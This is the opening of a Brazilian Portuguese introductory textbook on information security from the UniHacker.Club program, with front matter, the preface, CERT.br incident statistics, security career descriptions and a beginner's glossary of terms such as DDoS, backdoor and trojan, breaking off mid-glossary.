

UNIHACKER.CLUB APRESENTA

SÉRIES



UNIHACKER: FUNDAMENTOS DE SEGURANÇA I

ÉRICO AMARAL - DIEGO KREUTZ - EWERTON ANDRADE - ROBEN LUNARDI



Séries Ebook

UniHacker: Fundamentos de Segurança I

1^a Edição

Organizadores

Érico Marcelo Hoff do Amaral:

Doutor em Informática na Educação pela Universidade Federal do Rio Grande do Sul (UFRGS), Mestre em Engenharia de Produção pela Universidade Federal de Santa Maria (UFSM) e Graduado em Ciência da Computação também pela UFSM. Entusiasta da área de Segurança da Informação e de Sistemas é um dos coordenadores do Programa Clube Universidade Hacker (UniHacker), atualmente é professor do Curso de Engenharia de Computação e do Mestrado em Computação Aplicada da Universidade Federal do Pampa (Unipampa).

Diego Kreutz:

Doutor em Informática pela Universidade de Luxemburgo (UNI). Mestre e Bacharel em Ciência da Computação pela Universidade Federal de Santa Maria (UFSM). Atua na área de Segurança de Sistemas e da Informação e é coordenador do Programa Clube Universidade Hacker (UniHacker.Club). Atualmente é professor dos cursos de Ciência da Computação, Engenharia de Software e Mestrado Profissional em Engenharia de Software da Universidade Federal do Pampa (Unipampa).

Ewerton Rodrigues Andrade:

Doutor em Engenharia de Computação pela Escola Politécnica da Universidade de São Paulo (Poli-USP), Mestre em Ciência da Computação pelo Instituto de Matemática e Estatística da Universidade de São Paulo (IME-USP), Graduado em Matemática pela Universidade Federal de Rondônia (UNIR) e em Sistemas de Informação pela Universidade Luterana do Brasil (ULBRA). Pesquisador e entusiasta da área de Criptografia e Segurança da Informação, com premiações nesta área. Atualmente é colaborador do Programa Clube Universidade Hacker (UniHacker) e professor de cursos de graduação e pós-graduação ofertados pela Universidade Federal de Rondônia (UNIR).

Roben Castagna Lunardi:

Doutor em Ciência da Computação pela Pontifícia Universidade Católica do Rio Grande do Sul (PUCRS). Participou de intercâmbio de pesquisa na University of New South Wales (UNSW), Austrália em 2018 e realizou doutorado sanduíche na Newcastle University, Reino Unido. Mestre em Computação pela Universidade Federal do Rio Grande do Sul (UFRGS) e Bacharel em Ciência da Computação pela Universidade Federal de Santa Maria (UFSM). Atualmente é professor do Instituto Federal de Educação, Ciência e Tecnologia do Rio Grande do Sul (IFRS).

**Editora
EDIURCAMP
Bagé - RS, Brasil
2021**



Copyright © 2021 EDIURCAMP
Capa: Brandow Buenos Aires Madeira
Supervisão Gráfica: Diego Kreutz

Dados Internacionais de Catalogação na Publicação (CIP)

U58

UniHacker 2021: UniHacker: Fundamentos de Segurança I./ Érico Amaral, Diego Kreutz, Ewerton R. Andrade, Roben C. Lunardi organizadores. – Bagé: EDIURCAMP, 2021.

148p.

ISBN 978-65-86471-17-5

I.Tecnologia da Informação. I.Amaral, Érico. Org.
II.Kreutz, Diego. Org. III.Andrade, Ewerton R. Org.
IV.Lunardi, Roben C. Org. V.Título.

CDD: 001.6

Catalogação elaborada pelo Sistema de Bibliotecas FAT / URCAMP
Bibliotecária Responsável: Maria Bartira N. C. Taborda CRB-10/782

É proibida a reprodução total ou parcial desta obra sem o consentimento prévio dos autores

Prefácio

Este é o primeiro da série de livros do programa UniHacker.Club. O material aqui apresentado é resultado de cursos de formação em segurança computacional promovidos pelo programa, sendo elaborado em conjunto por diferentes profissionais (da Academia e Indústria) sobre conceitos Fundamentais de Segurança da Informação. Cada capítulo traz, de forma introdutória, um tema da área de segurança, bem como um conjunto de atividades para que o leitor possa avaliar os conhecimentos adquiridos.

No **capítulo 1**, são apresentados e definidos os principais termos e conceitos utilizados no contexto da segurança da informação. Esse capítulo serve de base para a discussão nos diferentes capítulos deste livro, bem como para os demais livros desta série. No **capítulo 2**, discute-se os conceitos fundamentais de como implantar a gestão de segurança da informação em empresas. Nesse capítulo utiliza-se como referencial a norma ISO/IEC 27000. O *Pen-testing*, um dos pilares da chamada segurança ofensiva, é apresentado no **capítulo 3**, juntamente com técnicas, ferramentas e recursos úteis para profissionais realizarem um ciclo completo de testes de intrusão. No **capítulo 4**, discute-se a criptografia, introduzindo temas como resumos criptográficos, criptografia de chaves simétricas e assimétricas, bem como discussões sobre assinatura digital e criptografia homomórfica. *Fake news* (notícias falsas) é o tema do **capítulo 5**, assunto presente e amplificado com o uso das redes sociais por grande parcela da população. Por fim, no **capítulo 6** são apresentados os principais problemas de segurança nas redes sem fio.

Sobre o Programa UniHacker.Club

O Programa Clube Universidade Hacker (<https://UniHacker.Club>) tem por finalidade acompanhar a evolução tecnológica e aprofundar os conhecimentos na área de segurança da informação através uma gama de ações, cobrindo os mais diversos aspectos formativos para a comunidade, incluindo momentos culturais, workshops com palestrantes da indústria, oficinas práticas, treinamentos online e presencial, promoção de eventos técnico-científicos, interação com grupos externos ligados a tecnologia e segurança da informação, identificação e desenvolvimento de soluções tecnológicas que atendam demandas da comunidade local e regional, campanhas de conscientização de profissionais e usuários finais sobre o impacto da tecnologia, segurança e privacidade na vida das pessoas, competições de hack de sistemas e tecnologias, entre outras ações.

Érico, Diego, Ewerton, e Roben
Dezembro de 2021.

UniHacker 2021

UniHacker: Fundamentos de Segurança I

1^a Edição

Editores

Érico Amaral (Unipampa)
Diego Kreutz (Unipampa)
Ewerton R. Andrade (UNIR)
Roben C. Lunardi (IFRS)

Revisão

Isaphi Marlene Jardim Alvarez (Unipampa)

Autores

Daniel Francisco de Luca (Unipampa)
Diego Kreutz (Unipampa)
Érico Amaral (Unipampa)
Ewerton R. Andrade (UNIR)
Gabriel Haab (Universidade do Arizona)
Jean Lucas Cimirro (Unipampa)
Joner Mello (Unipampa)
Marcelo Marchioro Cordeiro (Unipampa)
Mariana Pompeo Freitas (Unipampa)
Mateus Oliva Soares (Unipampa)
Nicolas Fuga (Unipampa)
Nicolas U. Ramos (Unipampa)
Pablo de Andrades Lima (Unipampa)
Rafael Beltran (Unipampa)
Roben C. Lunardi (IFRS)
Rodrigo R. Silva (IFSul)
Thiago Escarrone (Unipampa)

Sumário

Termos e Conceitos Básicos

Érico Amaral, Diego Kreutz, Nicolas Fuga (Unipampa) 7

Gestão de Segurança da Informação

Mariana Pompeo Freitas, Érico Amaral (Unipampa) 39

Introdução ao Pentesting: teoria e prática

Rafael Beltran, Thiago Escarrone, Joner Mello, Daniel Francisco de Luca, Diego Kreutz (Unipampa) 53

Conceitos Básicos de Criptografia

Ewerton R. Andrade (UNIR), Roben C. Lunardi (IFRS), Nicolas U. Ramos (Unipampa) 91

Fake News & Os conceitos do mundo digital

Pablo de Andrades Lima, Jean Lucas Cimirro, Érico Amaral e Diego Kreutz (Unipampa) 113

Segurança em Redes Wireless / Wi-Fi

Gabriel Haab (Universidade do Arizona), Marcelo Marchioro Cordeiro (Unipampa), Mateus Soares (Unipampa), Érico Amaral (Unipampa) 125

Capítulo

1

Termos e Conceitos Básicos

Érico Amaral, Diego Kreutz, Nicolas Fuga (Unipampa)

Resumo. Neste capítulo apresentamos um vocabulário inicial para a construção do conhecimento sobre o tema segurança da informação e de sistemas. Além do vocabulário, disponibilizamos também um glossário com os principais termos utilizados em discussões sobre segurança computacional. Nossa público alvo do conteúdo são iniciantes na área de segurança.

1.1. Computação e Segurança

Vivemos em uma era onde as máquinas (sistemas computacionais) podem ser consideradas pilares indispensáveis para uma vida em sociedade e para a evolução humana, visto que o processamento digital de informação é utilizado com diferentes finalidades, desde o ensino de lógica para crianças até o sequenciamento genético em poucas horas de um novo vírus. Neste universo, não podemos deixar de citar os dispositivos móveis, que carregam informação pessoal e profissional de uma parcela significativa da humanidade. É quase impensável, neste momento, vislumbrarmos um mundo sem tecnologia, uma vez que a maioria das grandes descobertas do homem está direta ou indiretamente relacionada com o uso de elementos computacionais.

Um dos principais desafios do mundo atual está relacionado à capacidade humana de criar novas soluções tecnológicas, que é a mesma utilizada para fragilizar, roubar, modificar ou interferir em processos associados a manipulação, comunicação ou armazenamento de dados. Consequentemente, é cada vez mais imprescindível disseminar a cultura de segurança da informação e de sistemas, sendo esta calcada em uma mudança de paradigma sobre como utilizar dispositivos computacionais conectados, ou não, em rede.

Os sistemas computacionais são ferramentas necessárias para a manipulação, tratamento e distribuição da informação, sendo estes considerados os principais patrimônios de empresas e também do usuário. Desta forma, os mesmos precisam ser protegidos, ou seja, todos os recursos hardware e software devem ser utilizados respeitando os princípios de confidencialidade, integridade, disponibilidade, não-repúdio e autenticação. Estes considerados os cinco pilares da segurança em informática.

1.2. Informações Importantes

Ao identificarmos a importância de sistemas seguros e da implementação de técnicas para a mitigação de incidentes relacionados à segurança da informação e de sistemas, vamos verificar o panorama a nível Brasil, do que está acontecendo neste sentido. Para isso iremos analisar dados estatísticos divulgados pelo CERT.br (Centro de Estudos, Resposta e Tratamento de Incidentes de Segurança). O CERT.br é um grupo de respostas de incidentes de segurança para a Internet, ou seja, atua como um ponto central para o envio de notificações, promovendo a coordenação e suporte nas ações de resposta a incidentes de segurança identificados no Brasil. O grupo tem como foco prover a capacidade de tratamento dos incidentes nas redes e, desta forma, aprimorar os níveis de segurança das mesmas. Além disso, o CERT.br desenvolve atividades de conscientização, análise de tendências, correlação e divulgação de dados estatísticos sobre a segurança no país.

A necessidade de um entendimento básico sobre segurança fica ainda mais evidente ao observarmos o aumento no número de incidentes reportados a nível Brasil, conforme apresentado na Figura 1.1¹. O gráfico apresenta os registros de problemas de segurança desde o ano de 1999. Em 2019 ocorreu um aumento de 29,5% no número total de incidentes reportados em relação ao ano de 2018. É importante ressaltar que essa tendência tende a continuar nos anos subsequentes. Vários fatores podem ser atribuídos a essa tendência de aumento no número de incidentes: mais pessoas conectadas, aumento no número de dispositivos móveis, aumento no parque tecnológico das empresas e, também, mais pessoas realizando atividades digitais ilícitas.




Figura 1.1. Incidentes Reportados ao CERT.br em 2019

A relação dos Incidentes observados durante o ano de 2019 é apresentada na Figura 1.2², onde são apontados os quantitativos por tipo de problema:

¹Fonte: <https://www.cert.br/stats/incidentes/>

²Fonte: <https://www.cert.br/stats/incidentes/2019-jan-dec/tipos-ataque.html>

worm: notificações de atividades maliciosas relacionadas com o processo automatizado de propagação de códigos maliciosos na rede.

DoS (Denial of Service) : notificações de ataques de negação de serviço, onde o atacante utiliza um computador ou um conjunto de computadores para tirar de operação um serviço, computador ou rede.

invasão: um ataque bem sucedido que resulte no acesso não autorizado a um computador ou rede.

web: um caso particular de ataque visando especificamente o comprometimento de servidores Web ou desconfigurações de páginas na Internet.

scan: notificações de varreduras em redes de computadores, com o intuito de identificar quais computadores estão ativos e quais serviços estão sendo disponibilizados por eles. Os processos de varredura são amplamente utilizados por atacantes para identificar potenciais alvos, pois permite associar possíveis vulnerabilidades aos serviços habilitados em um computador.

fraude: é todo e qualquer ato enganoso, de má-fé, com intuito de lesar ou enganar outra pessoa. Esta categoria engloba as notificações de tentativas de fraudes, ou seja, de incidentes em que ocorre uma tentativa de obter vantagem.

outros: notificações de incidentes que não se enquadram nas categorias anteriores.

Percebe-se que a grande maioria dos incidentes reportados dizem respeito a análise de portas em redes de computadores (Scan) 46,81% dos casos, seguido por ataques de negação de serviços (DoS) com 34,42% dos reportes.

Incidentes Reportados ao CERT.br -- Janeiro a Dezembro de 2019

Tipos de ataque




Figura 1.2. Tipos de Problemas Reportados ao CERT.br 2019

Outra informação interessante disponibilizada pelo CERT.br é a identificação da origem dos ataques (Figura 1.3), onde observamos que mais de 78,34% dos incidentes reportados têm como origem de ataque o próprio Brasil e, o mais importante a se analisar,

a baixa fragmentação para os demais países tendo os EUA realizado apenas 8,65% de ataques, 3,48% a China e 1,15% da Holanda. A soma dos demais países não alcança quatro pontos percentuais. A Figura 1.4 apresenta uma matéria publicada no portal R7 de notícias em setembro de 2019, que aponta o Brasil como segundo país com maior número de sequestro de dados (ransomware) no mundo.




Figura 1.3. Origem dos ataques de 2019

Brasil é o 2º país com mais ataques virtuais que sequestram dados

Usuários brasileiros também são alvos preferenciais em casos de ameaças por e-mails, arquivos, URLs e aplicativos maliciosos, de acordo com a Trend Micro

TECNOLOGIA E CIÊNCIA | Laís, Vieira, do R7*
24/09/2019 - 02H00

COMPARTILHE: [f](#) [t](#) [g](#) [...](#)

Ouvir: [com mais ataques virtuais que sequestram dados](#) - 0:00 [ultimo](#)

[O](#) [A-](#) [A+](#)



Figura 1.4. Destaque: ataques virtuais no Brasil

Entende-se desta forma que nosso público interno é o maior responsável pelos incidentes de segurança, mas também que somos foco de ataques, informações que justificam claramente o presente curso, demonstrando a necessidade da conscientização e conhecimento sobre a utilização de recursos computacionais de forma segura.

1.3. Formação Profissional

Outro ponto importante, para começarmos nossos estudos, é identificar qual termo correto podemos adotar em discussões sobre segurança, para isso utilizaremos como referência a publicação (Cibersegurança ou segurança da informação? Explique a diferença, <https://www.welivesecurity.com/>). Cibersegurança, ciberameaças, segurança da informação, segurança em informática, segurança de computadores, entre outros termos que encontramos facilmente em pesquisas nesta área. Temos então:

Cibersegurança como a “proteção dos ativos de informação, por meio do tratamento de ameaças que põem em risco a informação que é processada, armazenada e transportada pelos sistemas de informação que estão interligados”, ou seja, sua finalidade é a proteção da informação digital.

Segurança da Informação pode se caracterizar pelas medidas de proteção atribuídas à informação, independente de sua forma (digital ou física) ou estado (eletrônica, digital, escrita ou impressa).

Segurança de Computadores tem por intuito a proteção de equipamentos e soluções que realizam o processamento digital dos dados.

Segurança em Informática é o termo utilizado para descrever processos e técnicas voltados para a segurança no tratamento da informação em formato digital, desta forma, tendo assim uma característica mais ampla, visto que pode abordar a proteção na área de redes e infraestrutura tecnológica.

O conhecimento da aplicação deste conjunto de termos permite ao usuário adotar de forma correta e, de acordo com a finalidade, o melhor conceito a ser utilizado durante discussões sobre segurança, lembrando que Cibersegurança é voltada para proteção da informação digital e dos sistemas que a manipula, enquanto a Segurança da Informação possui uma maior amplitude de aplicação, visto que tem por finalidade a salvaguarda das informações desde a sua geração, armazenamento, transporte e transformação. Em relação a formação do profissional que atua na área de segurança, não diferente dos conceitos discutidos acima, temos um grande número de designações como Analista de Segurança, Especialista em Segurança da Informação, Analista de Segurança de Sistemas. Segue uma descrição sobre cada uma destas carreiras:

Analista de Segurança: o profissional responsável por analisar os riscos corporativos relacionados à informação gerenciada por sistemas e infraestrutura de TI e tomar medidas para proteger esta informação em critérios de confidencialidade, integridade e disponibilidade (Portal GSTI).

Especialista em Segurança da Informação: profissional que pode atuar na elaboração de planos estratégicos que resguardem os dados e as informações, na auditoria de sistemas informatizados e no monitoramento e controle de políticas de segurança. Também costumam atuar em áreas de educação corporativa e de desenvolvimento de produtos e serviços (tripla.com).

Analista de Segurança de Sistemas: profissional responsável pela execução de atividades operacionais e táticas relacionadas à Segurança da Informação, visando a definição e operação dos controles de segurança e a preservação dos sistemas e ativos de TI, administrando ferramentas tecnológicas e os processos de segurança

que assegurem um patamar aceitável de risco frente aos objetivos de negócio e regulamentações.

Nota-se que as atribuições, independentes do termo utilizado, descrevem ações relacionadas a garantia de segurança dos sistemas, informação, infraestrutura das organizações, buscando a garantia de funcionamento e continuidade de serviços. Questões referentes a planejamento e gerenciamento são também comumente atribuídas. Cita-se a faixa salarial para estas profissões, partindo de R\$ 4.000,00, para iniciantes (Júnior) até R\$ 14.000,00 (Senior), lembrando que estes são apenas valores de referência publicados pela revista Exame (<https://exame.com>). Por fim, segue uma relação de temas nos quais os profissionais de segurança podem atuar, segundo o guiadacarreira.com.br:

Análise e Gestão de Riscos - processo de planejamento dos recursos de uma organização, sejam humanos ou materiais, objetivando reduzir e/ou eliminar a ocorrência de determinados riscos, além de minimizar os efeitos dos que venham acontecer

Auditoria de Sistemas - atividade independente que tem como missão o gerenciamento de risco operacional envolvido e avaliar a adequação das tecnologias e sistemas de informação utilizados na organização através da revisão e avaliação dos controles, desenvolvimento de sistemas, procedimentos de TI, infraestrutura, operação, desempenho e segurança da informação que envolve o processamento de informações críticas para a tomada de decisão.

Banco de Dados - mecanismos que controlam o acesso e o uso do banco de dados no nível de objeto de esquema incluindo quais usuários têm acesso a um objeto e a tipos específicos de ações que cada um pode executar.

Certificação Digital - computadores e a Internet são largamente utilizados para o processamento de dados e para a troca de mensagens e documentos entre cidadãos, governo e empresas. No entanto, estas transações eletrônicas necessitam da adoção de mecanismos de segurança capazes de garantir autenticidade, confidencialidade e integridade às informações eletrônicas. A certificação digital é a tecnologia que provê estes mecanismos.

Computação Forense - um conjunto de técnicas que coleta, recupera, analisa e preserva evidências digitais a fim de solucionar crimes. Computadores, notebooks, tablets, celulares e GPS são alguns dos dispositivos analisados à fim de obter informações para a resolução de casos.

Criptografia - é a prática de codificar e decodificar dados. Quando os dados são criptografados, é aplicado um algoritmo para codificá-los de modo que eles não tenham mais o formato original e, portanto, não possam ser lidos. Os dados só podem ser decodificados ao formato original com o uso de uma chave de decriptografia específica.

Desastre e Recuperação - envolve um conjunto de políticas e procedimentos para permitir a recuperação ou continuação da infraestrutura de tecnologia e sistemas vitais na sequência de um desastre natural ou provocado pelo homem.

Legislação aplicada - não existe uma lei geral da tecnologia da informação no Brasil. A legislação é formada por diversas leis, sendo algumas específicas sobre a matéria e outras a questão da tecnologia é tratada dentro de uma norma mais ampla, de outro segmento.

Políticas de Segurança - é um documento que deve conter um conjunto de normas, métodos e procedimentos, os quais devem ser comunicados a todos os funcionários, bem como analisado e revisado criticamente, em intervalos regulares ou quando mudanças se fizerem necessárias.

Segurança em Redes - envolve a autorização de acesso aos dados de uma rede, os quais são controlados pelo administrador de rede. Usuários escolhem ou são atribuídos uma identificação e uma senha, ou outra informação de autenticação que permite que eles acessem as informações e programas dentro de sua autorização.

Segurança em Redes Sem Fio - redes que utilizam sinais de rádio para sua comunicação são conhecidas como redes sem fio ou wireless também conhecidas IEEE 802.11, Wi-Fi ou WLANS. A segurança sem fio apresenta grandes desafios já que é fácil varrer as faixas de radiofrequência, pois a tecnologia baseada em rádio é mais vulnerável à invasão isso vigora tanto para a rede bluetooth quanto a rede Wi-Fi.

Segurança em IoT - com a enorme quantidade de dispositivos conectados que coletam informações pessoais, tornou-se recorrente a preocupação das empresas com a segurança em IoT (internet das coisas).

Segurança em Cloud Computing - é um serviço em rápido crescimento que oferece muitas das mesmas funcionalidades que a segurança de TI tradicional. Isso inclui a proteção de informações essenciais contra roubo, vazamento de dados e exclusão.

1.4. Glossário

ACL (Access Control List)

É uma lista que contém regras que concede ou nega acesso a certos ambientes virtuais, existem dois tipos, o primeiro filtra o acesso a arquivos ou diretórios, a lista diz ao sistema operacional quais usuários podem acessar o sistema, o segundo tipo filtra o acesso a rede, diz a roteadores e switches (comutadores) que tipo de tráfego pode acessar a rede e quais atividades são autorizadas.

Fonte: <https://www.imperva.com/learn/data-security/access-control-list-acl/>

Analise de Vulnerabilidades

A analise de vulnerabilidade busca encontrar e eliminar qualquer brecha ou falha que possa ser utilizada por hackers ou pessoas mal-intencionadas para ter acesso a dados e informações confidenciais.

Fonte: <https://www.strongsecurity.com.br/blog/analise-de-vulnerabilidade-qual-a-importancia-e-como-fazer/>

Antivírus

É um software de segurança contra malwares e programas infectados, atua no endpoint, na proteção de PC (*Personal Computer*), servidores, notebooks e dispositivos móveis contra as mesmas vulnerabilidades.

Fonte:
<https://getti.net.br/antivirus-e-firewall-entenda-seus-papeis-na-politica-de-seguranca/>

Assinatura Digital

Visa garantir que um determinado documento não seja alterado após assinado. É realizada em duas etapas, primeiro o autor, através de um software próprio, realiza uma operação e faz um tipo de resumo dos dados do documento que quer enviar, também chamado de “função hash”. Após essa operação, ele usa a chave privada de seu certificado digital para encriptar este resumo. O resultado deste processo é a assinatura digital.

Fonte: https://consultasaj.tjam.jus.br/WebHelp/id_seguranca_da_informacao.htm#Assinatura

Ataques à camada de aplicação

Também conhecidos por ataques à camada 7 do modelo OSI (*Open Systems Interconnection*). Possuem como objetivo principal esgotar os recursos e interromper os acessos a um site ou blog. São direcionados à camada em que as páginas web são geradas no servidor e entregues como respostas a solicitações HTTP (*Hypertext Transfer Protocol*).

Fonte: <https://rockcontent.com/blog/ddos/>

Ataques de exaustão de recursos de hardware

Buscam consumir a capacidade de equipamentos e exaurir seus recursos. Em roteadores tentam consumir CPU (*Central Processing Unit*) e memória, em firewalls e IPSs (*Intrusion Prevention Systems*) a capacidade da tabela de estado de conexões, impedindo que novas conexões sejam estabelecidas.

Fonte: <https://www.cert.br/docs/whitepapers/ddos/#4.2>

Ataques volumétricos

Buscam exaustar a banda disponível enviando ao alvo grande volume de tráfego. Isso é feito através do uso de botnets, máquinas com bastante banda, máquinas com pouca banda, porém em grande quantidade ou, ainda, exploram características específicas de serviços UDP (*User Datagram Protocol*) que permitem a amplificação do tráfego.

Fonte: <https://www.cert.br/docs/whitepapers/ddos/#4.3>

Ataque DDoS (*Distributed Denial-of-Service*)

Negação de serviço ou DoS (*Denial-of-Service*), é uma técnica pela qual um atacante utiliza um equipamento conectado à rede para tirar de operação um serviço, um computador ou uma rede conectada à Internet. Quando usada de forma coordenada e distribuída, ou seja, quando um conjunto de equipamentos é utilizado no ataque, recebe o nome de Ataque Distribuído de Negação de Serviço ou DDoS. Os ataques DDoS têm sido um dos grandes problemas enfrentados pelas organizações e usuários de Internet. Apesar de não ser possível impedir que eles ocorram, com um planejamento adequado, é possível torná-los menos eficazes.

Fonte: <https://www.cert.br/docs/whitepapers/ddos/#1>

Ataque DRDoS (*Distributed Reflective Denial of Service*)

É um tipo de ataque volumétrico que explora características em protocolos de Internet que permitem altas taxas de amplificação de pacotes, e utiliza endereços IP (*Internet Protocol*) forjados para que os pacotes amplificados sejam direcionados para o alvo do ataque.

Fonte: <https://www.cert.br/docs/whitepapers/ddos/#4.3>

Backup

Backup é qualquer cópia de segurança, quer seja feita em outro dispositivo, com HDs (*Hard Drive*) externos, pendrives ou na nuvem. A finalidade do Backup é a recuperação de dados para restaurar informações em caso de perda dos arquivos originais, ou em caso de acidentes operacionais com os equipamentos.

Fonte: <https://acaditi.com.br/a-importancia-do-backup-para-a-seguranca-da-informacao-no-seu-negocio/>

Backdoor

É um programa que permite o retorno de um invasor a um computador comprometido, por meio da inclusão de serviços criados ou modificados para este fim. Pode ser incluído pela ação de outros códigos maliciosos, que tenham previamente infectado o computador, ou por atacantes, que exploram vulnerabilidades existentes nos programas instalados no computador para invadi-lo.

Fonte: <https://cartilha.cert.br/malware/>

Blacklist

Lista de e-mails, domínios ou endereços IP, reconhecidamente fontes de spam. Recurso utilizado, tanto em servidores como em programas leitores de e-mails, para bloquear as mensagens suspeitas de serem spam.

Fonte: <https://cartilha.cert.br/glossario/#b>

Boato (Hoax)

Mensagem que possui conteúdo alarmante ou falso que, geralmente, têm como remetente, ou aponta como autora, alguma instituição, empresa importante ou órgão governamental. Por meio de uma leitura minuciosa de seu conteúdo, normalmente, é possível identificar informações sem sentido e tentativas de golpes, como correntes ou pirâmides.

Fonte: <https://cartilha.cert.br/glossario/#b>

Bot

Tipo de código malicioso. Programa que, além de incluir funcionalidades de worms, dispõe de mecanismos de comunicação com o invasor que permitem que ele seja controlado remotamente. O processo de infecção e propagação do bot é similar ao do worm, ou seja, o bot é capaz de se propagar automaticamente, explorando vulnerabilidades existentes em programas instalados em computadores.

Fonte: <https://cartilha.cert.br/glossario/#b>

Botnet

Rede formada por centenas ou milhares de computadores infectados com bots. Permite potencializar as ações danosas executadas pelos bots e ser usada em ataques de negação de serviço, esquemas de fraude, envio de spam, etc.

Fonte: <https://cartilha.cert.br/glossario/#b>

CAIS (Centro de Atendimento a Incidentes de Segurança)

É um grupo de resposta a incidentes de segurança que atuam em nível nacional na detecção, resolução e prevenção de incidentes que trafegam pela rede acadêmica e suas instituições usuárias.

Fonte: <https://www.rnp.br/sistema-rnp/cais>

CASB (*Cloud Access Security Brokers*)

Os CASB são software hospedados na nuvem ou localmente, que ficam entre os consumidores de serviços de nuvem e os provedores de serviços de nuvem para impor políticas de segurança, conformidade e governança para aplicativos em nuvem. Eles ajudam organizações a ampliar os controles de segurança de sua infraestrutura local para a nuvem.

Fonte: <https://blog.infomach.com.br/casb-o-que-e/>

Cavalo de Tróia

Tipo de código malicioso. Programa normalmente recebido como um "presente" (por exemplo, cartão virtual, álbum de fotos, protetor de tela, jogo, etc.) que, além de executar as funções para as quais foi aparentemente projetado, também executa outras funções, normalmente maliciosas e sem o conhecimento do usuário.

Fonte: <https://cartilha.cert.br/glossario/#c>

CERT.BR

É o Grupo de Resposta a Incidentes de Segurança para a Internet no Brasil, mantido pelo NIC.br, do Comitê Gestor da Internet no Brasil. É responsável por tratar incidentes de segurança em computadores que envolvam redes conectadas à Internet no Brasil. Atua como um ponto central para notificações de incidentes de segurança no Brasil, provendo a coordenação e o apoio no processo de resposta a incidentes e, quando necessário, colocando as partes envolvidas em contato.

Fonte: <https://www.cert.br/sobre/>

Certificado Digital

Registro eletrônico composto por um conjunto de dados que distingue uma entidade e associa a ela uma chave pública. Pode ser emitido para pessoas, empresas, equipamentos ou serviços na rede (por exemplo, um site Web) e pode ser homologado para diferentes usos, como confidencialidade e assinatura digital.

Fonte: <https://cartilha.cert.br/glossario/#c>

Certificação BS 7799-2 Lead Auditor

Em 1995, o Departamento de Comércio e Indústria do Reino Unido escreveu o que é chamado de Padrão de Segurança BS 7799, que descrevia práticas para ajudar empresas de todo o mundo a proteger suas informações, este padrão permitia a certificação das organizações em relação aos seus processos. Posteriormente esta norma se ramificou em

três partes, com mais de 127 controles projetados para proteger qualquer empresa contra ataques, é o padrão de segurança mais usado no mundo atualmente. A primeira parte foi chamada de ISO (*International Organization for Standardization*) / IEC (*International Electrotechnical Commission*) 1799. A segunda parte foi publicada em 1999, que explica como configurar e executar um Sistema de Gerenciamento de Segurança da Informação, o qual recebeu a denominação de ISO/IEC 27001.

Fonte: <https://www.efilecabinet.com/bs-7799-united-kingdom-information-security-standard/>

Certificação CISA (*Certified Information Systems Auditor*)

É a certificação mais reconhecida no mundo para auditores de SIs (Sistemas de Informação) sendo reconhecida mundialmente por todas as grandes empresas e pelos 153 países que integram a Organização Mundial do Comércio. É disponibilizada pela ISACA (*Information Systems Audit and Control Association*).

Fonte: <https://pm2all.blogspot.com/2016/04/o-que-e-certificacao-cisa.html>

Certificação CISSP (*Certified Information Systems Security Professional*)

É um certificado profissional emitido e mantido pela instituição (ISC)² (*International Information System Security Certification Consortium*), fundado com o objetivo de estabelecer critérios para avaliar profissionais que trabalham com segurança da informação.

Fonte: https://pt.wikipedia.org/wiki/Certified_Information_System_Security_Professional

Certificação SANS (*SysAdmin, Networking e Security*)

